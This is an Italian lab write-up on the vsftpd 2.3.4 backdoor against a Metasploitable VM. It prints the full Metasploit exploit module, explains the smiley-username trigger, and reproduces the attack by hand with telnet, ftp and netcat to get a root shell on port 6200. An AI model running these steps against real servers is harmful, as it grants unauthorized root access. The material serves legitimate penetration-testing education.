
Analisi codice exploit con comando edit all’interno del modulo caricato




```
exit
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > edit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end
```



```
def exploit

  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect

end
```




```
  def handle_backdoor(s)

    s.put("id\n")

    r = s.get_once(-1, 5).to_s
    if r !~ /uid=/
      print_error("The service on port 6200 does not appear to be a shell")
      disconnect(s)
      return
    end

    print_good("UID: #{r.strip}")

    s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
    handler(s)
  end
end
```

Nelle prime righe del codice troviamo la funzione di inizializzazione dell’exploit, con alcune informazioni utili su di esso, quali la data di rimozione della backdoor, i riferimenti con i link al codice e il tipo di payload.


Nella funzione exploit notiamo che, alla sua esecuzione, l’exploit si connette al servizio FTP, poi invia una sequenza di caratteri includendo uno smiley :) come username (sock.put(“USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n”) al servizio vsftpd. Infine apre la backdoor sulla porta 6200 e permette all’attaccante di ottenere accesso non autorizzato alla macchina target, bypassando la fase di autenticazione.

Riproduzione manuale dell’exploit con telnet




```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149
Trying 192.168.1.149...
Connected to 192.168.1.149.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: █
```

Come visto nel codice dell’exploit, per aprire la backdoor è necessario inserire uno smiley nel campo username. Proviamo la connessione al servizio telnet con credenziali random, inserendo uno smiley alla fine dello username.




```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149...
Connected to 192.168.1.149.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER username:)
331 Please specify the password.
PASS password
^]
```

In alternativa, si può provare la connessione al servizio ftp, seguendo gli stessi passaggi



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.149
Connected to 192.168.1.149.
220 (vsFTPd 2.3.4)
Name (192.168.1.149:kali): user:)
331 Please specify the password.
Password:
^C
421 Service not available, user interrupt. Connection closed.
ftp: Login failed
ftp> █
```

Senza chiudere questo terminale, apriamo un altro terminale per attivare netcat e ascoltare sulla porta 6200 - quella su cui si attiva la backdoor.



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.149 6200
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d0:01:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fed0:123/64 scope link
       valid_lft forever preferred_lft forever
█
```